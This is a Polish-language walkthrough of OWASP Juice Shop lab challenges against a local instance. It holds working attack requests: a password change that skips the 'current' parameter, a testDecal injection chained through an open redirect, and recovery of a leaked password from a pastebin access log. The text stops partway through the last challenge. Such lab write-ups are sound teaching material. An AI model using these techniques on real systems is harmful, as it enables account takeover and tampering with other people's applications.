Learn about the Token Sale before its official announcement


Gdy otworzymy plik *main.js* w *Debugger*, będziemy mogli zauważyć dużą ilość funkcji. Dodatkowo są one zobfuskowane co utrudnia nam zadanie. Jednakże wyszukując frazy *token* będziemy mogli w końcu znaleźć dany fragment kodu, który może nas naprowadzić do ukończenia zadania:

```
selectors: [
  ['app-token-sale']
],
decls: 117,
vars: 26,
consts: [
  ['fxLayout',
  'row',
  'fxLayout.lt-md',
  'column',
  'fxLayoutGap',
  '20px',
  1,
  'container'],
  [
    'fxFlexAlign',
    'center',
    1,
    'whitepaper-container',
    'offer-container'
  ],
  [
```

Niżej tego fargmentu znajdziemy kilka załączonych linków odwołujących się do różnych plików.

```
'https://ponzico.win/ponzico.pdf',

'https://www.sec.gov/investor/alerts/ia_virtualcurrencies.pdf',

 'assets/public/images/padding/56px.png'
```

Gdy otworzymy wszystkie, jeden z nich prawdopodobnie ukończy nasze zadanie.




Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password


Aby zmienić hasło użytkownika bez użycia SQL Injection bądź funkcjonalności *Forgot Password*, należy zrozumieć jak działa zmiana hasła przy użyciu *Forgot Password*

Odpowiedzi na żądania są wysyłane pod następującą ścieżką:`/rest/user/change-password`


Gdy zaczniemy próbować różnego typu zapytania oraz ustawienia parametrów – będziemy mogli zidentyfikować sposób przetrwania poszczególnych parametrów: (oczywiście wszystkie akcje wykonujemy dla użytkownika *Bender*)




Przy wysłaniu zapytania bez parametrów otrzymujemy informację, że pole hasła nie może być puste.



Z ustawieniem dwóch parametrów *current* oraz *new* – dostajemy informację,że aktualne i powtórzone hasło nie pasują.



Gdy ustawimy trzeci parametr – otrzymujemy błąd o zablokowanej akcji:



Przechwycimy teraz zapytania I zweryfikujemy je w aplikacji Burp Suite:

```
GET /rest/user/change-password?current=aaa&new=aaaaa&repeat=aaaaa HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiODI3Y2NiMG
VlYThhNzA2YzRjMzRhMTY4OTFmODRlN2IiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZ
WZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJlZSwiY3JlYXRlZEF0IjoiMjAyMi0xMSOxNSAwODoOODozOS4yNzMgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMi0xMSOxNSAxOTowMzozNi4zMDcg
KzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjY4NjA3NTM4LCJleHAiOjE2Njg2MjU1Mzh9.OEB75LwMYrJROuLSupuEkePEROjGOwmXGFZAMkLO6vuUXcisxRbXeIPxNiCYls-qFOVeVOeO-5_EHzglC5Hrog
Hbp_qxRiOi6DLQaGO-xbCdC43KDBSyUXauIcftcAOouZaeR-CcrGZpHatzOrABgs5QxYOxd8hJjgT-ZxHP9M8
Connection: close
Referer: http://127.0.0.1:3000/
Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=
2nubhBtwI6TViesS3UmHDh4tjTQFeH9uet3ilfKSXHoXuNrcQqTYlCBRiZjfwVSxXHJnuabt1wcrkIRBCNbSKRU4MHpYsMYi5mfaYSqDtkkIB1s2RHJvirkfamUmWHJ7; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiODI3Y2NiMG
VlYThhNzA2YzRjMzRhMTY4OTFmODRlN2IiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZ
WZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJlZSwiY3JlYXRlZEF0IjoiMjAyMi0xMSOxNSAwODoOODozOS4yNzMgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMi0xMSOxNSAxOTowMzozNi4zMDcg
KzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjY4NjA3NTM4LCJleHAiOjE2Njg2MjU1Mzh9.OEB75LwMYrJROuLSupuEkePEROjGOwmXGFZAMkLO6vuUXcisxRbXeIPxNiCYls-qFOVeVOeO-5_EHzglC5Hrog
Hbp_qxRiOi6DLQaGO-xbCdC43KDBSyUXauIcftcAOouZaeR-CcrGZpHatzOrABgs5QxYOxd8hJjgT-ZxHP9M8
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

Jak widzimy – istotne jest to, żeby mieć nasz token autoryzacyjny – bez niego nie wykonamy tego zadania.

Aby wykonać zadanie – wykorzystamy do tego atak, w którym odwołamy się wyłącznie do parametrów *new* oraz *repeat* – bez odwoływania się do parametru *current*. Dodatkowo – ustawiamy hasło na *slurmCl4ssic*.

Request

Pretty Raw Hex

```
1 GET /rest/user/change-password?&new=slurmCl4ssic&repeat=slurmCl4ssic HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
  MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiODI3Y
  2NiMGVlYThhNzA2YzRjMzRhMTY4OTFmODRlN2IiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbi
  I6IiIsImxhc3RMb2dpbklwIjoiIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXB
  sb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0
  IjoiMjAyMi0xMS0xNSAwODo0ODozOS4yNzMgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMi0xMS0xNSAxO
  TowMzozNi4zMDcgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjY4NjA3NTM4LCJleHAiOj
  E2Njg2MjU1Mzh9.OEB75LwMYrJROuLSupuEkePEROjGOwmXGFZAMkLO6vuUXcisxRbXeIPxNiCYls-qFO
  VeVOeO-5_EHzglC5HrogHbp_qxRiOi6DLQaGO-xbCdC43KDB5yUXauIcftcAOouZaeR-CcrGZpHatzOrA
  Bgs5QxYOxd8hJjgT-ZxHP9M8
8 Connection: close
9 Referer: http://127.0.0.1:3000/
10 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss;
   continueCode=
   2nubhBtwI6TVieS3UmHDh4tjTQFeH9uet3ilfKSXHoXuNrcQqTYlCBRiZjfwVSxXHJnuabt1wcrkIRBCN
   bSKRU4MHpYsMYi5mfaYSqDtkkIB1s2RHJvirkfamUmWHJ7; token=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6
   MywidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImJlbmRlckBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiODI3Y
   2NiMGVlYThhNzA2YzRjMzRhMTY4OTFmODRlN2IiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbi
   I6IiIsImxhc3RMb2dpbklwIjoiIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXB
   sb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0
   IjoiMjAyMi0xMS0xNSAwODo0ODozOS4yNzMgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMi0xMS0xNSAxO
   TowMzozNi4zMDcgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjY4NjA3NTM4LCJleHAiOj
   E2Njg2MjU1Mzh9.OEB75LwMYrJROuLSupuEkePEROjGOwmXGFZAMkLO6vuUXcisxRbXeIPxNiCYls-qFO
   VeVOeO-5_EHzglC5HrogHbp_qxRiOi6DLQaGO-xbCdC43KDB5yUXauIcftcAOouZaeR-CcrGZpHatzOrA
   Bgs5QxYOxd8hJjgT-ZxHP9M8
11 Sec-Fetch-Dest: empty
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 343
9 ETag: W/"157-nWfTI1N1h3ttQ1C548lRaCxZOqM"
10 Vary: Accept-Encoding
11 Date: Wed, 16 Nov 2022 14:10:01 GMT
12 Connection: close
13
14 {
    "user":{
      "id":3,
      "username":"",
      "email":"bender@juice-sh.op",
      "password":"06b0c5c1922ed4ed62a5449dd209c96d",
      "role":"customer",
      "deluxeToken":"",
      "lastLoginIp":"",
      "profileImage":"assets/public/images/uploads/default.svg",
      "totpSecret":"",
      "isActive":true,
      "createdAt":"2022-11-15T08:48:39.273Z",
      "updatedAt":"2022-11-16T14:10:01.459Z",
      "deletedAt":null
    }
  }
```

Po wysłaniu zapytania – zadanie zostanie ukończone.

You successfully solved a challenge: Change Bender's Password (Change Bender's password into slurmCl4ssic without using SQL Injection or Forgot Password.) X

Stick cute cross-domain kittens all over our delivery boxes


Logujemy się jako dowolny użytkownik, a następnie przechodzimy na stronę: http://localhost:3000/#/deluxe-membership

Gdy najedziemy na obraz pudełek i je przeanalizujemy przy pomocy narzędzie *Inspect* zobaczymy, że w obrębie pudełek znajduje się 6 obrazków oznaczonych tagiem *<svg>*. Jeden obrazek ładowany to `assets/public/images/deluxe/blankBoxes.png` a pozostałe 5 to `assets/public/images/JuiceShop_Logo.png`

```
<image _ngcontent-mtf-c242="" href="assets/public/images/deluxe/blankBoxes.png" x="0" y="0" height="720" width="720"></image> overflow
<image _ngcontent-mtf-c242="" x="260" y="130" height="50" href="assets/public/images/JuiceShop_Logo.png"></image>
<image _ngcontent-mtf-c242="" x="230" y="330" height="70" href="assets/public/images/JuiceShop_Logo.png"></image>
<image _ngcontent-mtf-c242="" x="70" y="355" height="40" href="assets/public/images/JuiceShop_Logo.png"></image>
<image _ngcontent-mtf-c242="" x="120" y="450" height="55" href="assets/public/images/JuiceShop_Logo.png"></image> overflow
<image _ngcontent-mtf-c242="" x="500" y="410" height="45" href="assets/public/images/JuiceShop_Logo.png"></image>
```

Możemy zarejestrować funkcje, które są odpowiedzialne za wczytanie źródła loga:


```
template: function (e, n) {
  1 & e && (t.TgZ(0, 'div', 0), t.YNc(1, _c, 4, 1, 'div', 1), t.TgZ(2, 'mat-card', 2) (3, 'div', 3), t.O4$(), t.TgZ(4, 'svg', 4), t._UZ(5,
  2 & e && (t.xp6(1), t.Q6J('ngIf', n.error), t.xp6(5), t.uIk('href', n.logoSrc), t.xp6(1), t.uIk('href', n.logoSrc), t.xp6(1), t.uIk('href
},
```



Dlatego też warto się zastanowić czy nie ma możliwości wczytania innego pliku dla tych obrazków.

```
ngOnInit() {
  this.configurationService.getApplicationConfiguration().subscribe(e=>{
    const n = this.route.snapshot.queryParams.testDecal;
    if (null != e && e.application && (e.application.name && (this.applicationName = e.application.name), e.application.logo)) {
      let i = e.application.logo;
      'http' === i.substring(0, 4) && (i = decodeURIComponent(i.substring(i.lastIndexOf('/') + 1))),
      this.logoSrc = `assets/public/images/${ n || i }`
    }
    n && this.ngZone.runOutsideAngular(() =>{
      this.io.socket().emit('verifySvgInjectionChallenge', n)
    })
```

W kodzie powyżej możemy znaleźć fragment z parametrem *testDecal*, który jest odpowiedzialny za wczytanie obrazka – zatem wpisując ten parametr w URL, możemy zmienić wartość, która zostanie wczytana (a co za tym idzie – wczytać inny obrazek). Dla przykładu wpiszemy losową wartość:




Jak widać – obrazki zniknęły co świadczy o potwierdzeniu naszego ataku. Teraz wystarczy wstawić tam obrazek w naszym parametrze, jednak musimy wstrzyknąć tam URL aby inny obrazek został wczytany.

```
<svg _ngcontent-noh-c242="" viewBox="0 0 720 720" xmlns="http://www.w3.org/2000/svg">
  <image _ngcontent-noh-c242="" href="assets/public/images/deluxe/blankBoxes.png" x="0" y="0" height="720" width="720"></image> overflow
  <image _ngcontent-noh-c242="" x="260" y="130" height="50" href="assets/public/images/test"></image>
  <image _ngcontent-noh-c242="" x="230" y="330" height="70" href="assets/public/images/test"></image>
  <image _ngcontent-noh-c242="" x="70" y="355" height="40" href="assets/public/images/test"></image>
  <image _ngcontent-noh-c242="" x="120" y="450" height="55" href="assets/public/images/test"></image>
  <image _ngcontent-noh-c242="" x="500" y="410" height="45" href="assets/public/images/test"></image>
```


Dlatego też odwołamy się do innego zadania gdzie manipulowaliśmy redirectem i nasz payload będzie następujący:

http://localhost:3000/#/deluxe-membership?testDecal=..%2F..%2F..%2F..%2Fredirect%3Fto%3Dhttps:%2F%2Fplacekitten.com%2Fg%2F400%2F500%3Fx%3Dhttps:%2F%2Fgithub.com%2Fbkimminich%2Fjuice-shop

Dzięki temu, że końcówka naszego linku zawiera w sobie dozwolony redirect (https://github.com/bkimminich/juice-shop) to wcześniejszy link do zdjęcia zostanie zaakceptowany, a następnie wczytany przez podatność istniejącą w parametrze *testDecal*:



Po wstawieniu tych obrazków – zadanie zostanie ukończone.



Dumpster dive the Internet for a leaked password and log in to the original user account it belongs to

Gdy przeczytamy treść zadania – możemy zobaczyć, że istotne jest sprawdzenie logów, które są dostępnie prawdopodobnie w Internetcie.

Przeszukując różne strony – możemy zobaczyć na *Stack Overflow* jeden wpis, który odwołuje się prawdopodobnie do Juice Shop'a:

stackoverflow Products [access-log]

Home

PUBLIC

Stack Overflow

Tags

Users

Jobs

TEAMS What's this?

Join Private Q&A

Questions tagged [access-log]

Ask Question

A list of all the requests for individual files that people have requested from a Web site. The server access log records all requests processed by the server.

Watch Tag | Ignore Tag | Learn more... | Improve tag info | Top users | Synonyms

182 questions

Newest | Active | Bounties 0 | Unanswered | More | Filter

0 votes 0 answers 3 views

Less verbose access logs using expressjs/morgan

I am using https://github.com/expressjs/morgan to log HTTP requests and get log output like 169.228.10.248 - - [27/Jan/2019:11:10:39 +0000] "POST /api/Users/ HTTP/1.1" 400 92 "http://localhost:3000/" ...

apache logging access-log morgan

asked 12 mins ago bkimminich 221 2 9

0 votes 0 answers 17 views

Log files not showing access to a jpeg, but the access happened

I put a jpeg on a webpage, now I want to see who did access it. I know that at least 40 people must have seen it according to a counter. I looked through /var/www/vhosts with grep jpeg.jpg -r /var/www/...

apache logging grep ubuntu-14.04 access-log

asked Jul 13 at 8:49 Alex 14 4

0 votes 0 answers 4 views

Size limit of Apache2 & Apache Tomcat access logs

We have a use case, where we are polling apache2 continuously. As a result, a huge amount of access logs are getting generated in apache2 and in apache tomcat, around 1GB per day. So it consumes a lot ...

tomcat apache2 access-log

asked Jul 8 at 11:09 Deepanshu 1

0 votes 0

How to log a custom object into access.log from an httpservlet deployed in jboss 10.x

I want to log a custom object AccessLogInfo (has around 8 fields) into access.log from overriden com.yodlee.dc.api.HttpServlet.doPost() method. I have this servlet deployed in a jboss (wildfly 10.x) ...

Gdy przeanalizujemy co jest tam napisane – możemy zobaczyć załączony link do psatebin'a – może tam znajdować się więcej informacji dotyczących log'ów:

5

I am using https://github.com/expressjs/morgan to log HTTP requests and get log output like

```
169.228.10.248 - - [27/Jan/2019:11:10:39 +0000] "POST /api/Users/ HTTP/1.1" 400 92 "h
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /rest/user/whoami HTTP/1.1" 304
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "POST /rest/user/login HTTP/1.1" 200
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /rest/continue-code HTTP/1.1" 20
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /rest/user/whoami HTTP/1.1" 200
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /api/Challenges/?name=Score%20Bo
```

(see https://pastebin.com/4U1V1UjU for more)

Less verbose access logs using expressjs/morgan

0

I am using https://github.com/expressjs/morgan to log HTTP requests and get log output like

```
169.228.10.248 - - [27/Jan/2019:11:10:39 +0000] "POST /api/Users/ HTTP/1.1" 400 92 "http://loc
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /rest/user/whoami HTTP/1.1" 304 - "http:/
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "POST /rest/user/login HTTP/1.1" 200 730 "http
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /rest/continue-code HTTP/1.1" 200 79 "htt
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /rest/user/whoami HTTP/1.1" 200 112 "http
169.228.10.248 - - [27/Jan/2019:11:10:40 +0000] "GET /api/Challenges/?name=Score%20Board HTTP/
```

(see https://pastebin.com/4U1V1UjU for more)

Can I somehow reduce the verbosity of these logs? I am totally not interested in the browser information for example. Thanks in advance for your help!

apache logging access-log morgan

share edit delete flag

asked 15 mins ago
bkimminich
221 • 2 • 9

add a comment

question eligible for bounty in 2 days

Gdy wejdziemy w załączony link pod dany problem w pastebin, znajdziemy w linii 225 odwołanie do zmiany hasła – dodatkowo załączone jest tam hasło!

```
225. 161.194.17.103 - - [27/Jan/2019:11:18:35 +0000] "GET /rest/user/change-password?current=0Y8rMnww$*9VFYE%C2%A759-!Fg1L6t&6lB&new=sjss22%@%E2%82
%AC55jaJasj!.k&repeat=sjss22%@%E2%82%AC55jaJasj!.k8 HTTP/1.1" 401 39 "http://localhost:3000/" "Mozilla/5.0 (Linux; Android 8.1.0; Nexus 5X)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.99 Mobile Safari/537.36"
```


Co jest istotne – 1 lub 2 znaki są zakodowane przy pomocy URL encoding. Należy odkodować te znaki:

0Y8rMnww$*9VFYE%C2%A759-!Fg1L6t&6lB

